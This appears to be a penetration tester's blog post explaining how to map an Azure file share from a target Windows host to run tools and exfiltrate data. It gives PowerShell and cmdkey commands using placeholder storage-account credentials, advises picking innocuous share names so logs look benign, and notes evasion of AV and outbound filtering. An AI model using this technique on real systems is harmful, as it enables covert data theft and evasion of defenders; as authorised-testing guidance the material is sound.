Azure File Shares for Pentesters


For many years, pentester-hosted SMB shares have been a common technology to use during internal penetration tests for getting tools over to, and data off of, target systems. The process is simple: share a folder from your testing system, execute a "net use z: \\testingbox\tools" from your target, and run your tools from the share.

For a long time, this could be used to evade host-based protection software. While this is all based on anecdotal evidence… I believe that this was mainly due to the defensive software being cautious with network shares. If AV detects a payload on a shared drive ("Finance"), and quarantines the whole share, that could impact multiple users on the network.

As we've all continued to migrate up to the cloud, we're finding that SMB shares can still be used for testing, and can be augmented using cloud services. As I previously mention on the NetSPI blog, Azure services can be a handy way to bypass outbound domain filters/restrictions during assessments. Microsoft-hosted Azure file shares can be used, just like the previously mentioned on-prem SMB shares, to run tools and exfiltrate data.

Setting Up Azure File Shares


Using Azure storage accounts, it's simple to set up a file share service. Create a new account in your subscription, or navigate to the Storage Account that you want to use for your testing and click the "+ File Share" tab to create a new file share.



For both the file share and the storage account name, I would recommend using names that attempt to look legitimate. Ultimately the share path may end up in log files, so something along the lines of \\hackertools.file.core.windows.net\payloads may be a bad choice.

Connecting to Shares

After setting up the share, mapping the drive from a Windows host is pretty simple. You can just copy the PowerShell code directly from the Azure Portal.



Or you can simplify things, and you can remove the connectTestResult commands from the above command:

```
cmd.exe /C "cmdkey /add:`"STORAGE_ACCT_NAME.file.core.windows.net`"
/user:`"Azure\STORAGE_ACCT_NAME`" /pass:`"STORAGE_ACCT_KEY`""
New-PSDrive -Name Z -PSProvider FileSystem -Root "\\
STORAGE_ACCT_NAME.file.core.windows.net\tools" | out-null
```

Where STORAGE_ACCT_NAME is the name of your storage account, and STORAGE_ACCT_KEY is the key used for mapping shares (found under “Access Keys” in the Storage Account menu).

I’ve found that the connection test code will frequently fail, even if you can map the drive. So there’s not a huge benefit in keeping that connection test in the script.

Now that we have our drive mapped, you can run your tools from the drive. Your mileage may vary for different executables, but I've recently had luck using this technique as a way of getting tools onto, and data out of, a cloud-hosted system that I had access to.

Removing Shares

As for clean up, we will want to remove the added drive when we are done, and remove any cmdkeys from our target system.

```
Remove-PSDrive -Name Z
cmd.exe /C "cmdkey /delete:`"STORAGE_ACCT_NAME.file.core.windows.net`""
```

It also wouldn't hurt to cycle those keys on our end to prevent the old ones from being used again. This can be done using the blue refresh button from the "Access Keys" section in the portal.

To make this a little more portable for a cloud environment, where we may be executing PowerShell on VMs through cloud functions, we can just do everything in one script:

```
cmd.exe /C "cmdkey /add:`" STORAGE_ACCT_NAME.file.core.windows.net`"
/user:`"Azure\ STORAGE_ACCT_NAME`" /pass:`" STORAGE_ACCT_KEY`""
New-PSDrive -Name Z -PSProvider FileSystem -Root
"\\STORAGE_ACCT_NAME.file.core.windows.net\tools" | out-null

# Insert Your Commands Here

Remove-PSDrive -Name Z
cmd.exe /C "cmdkey /delete:`"STORAGE_ACCT_NAME.file.core.windows.net`""
```

*You may need to change the mapped PS Drive letter, if it's already in use.

I was recently able to use this in an AWS environment with the Run Command feature in the AWS Systems Manager service, but this could work anywhere that you have command execution on a host, and want to stay off of the local disk.

Conclusion

The one big caveat for this methodology is the availability of outbound SMB connections. While you may assume that most networks would disallow outbound SMB to the internet, it's actually pretty rare for us to see outbound restrictions on SMB traffic from cloud provider (AWS, Azure, etc.) networks. Most default cloud network policies allow all outbound ports and protocols to all destinations. So this may get more mileage during your assessments against cloud hosts, but don't be surprised if you can use Azure file shares from an internal network.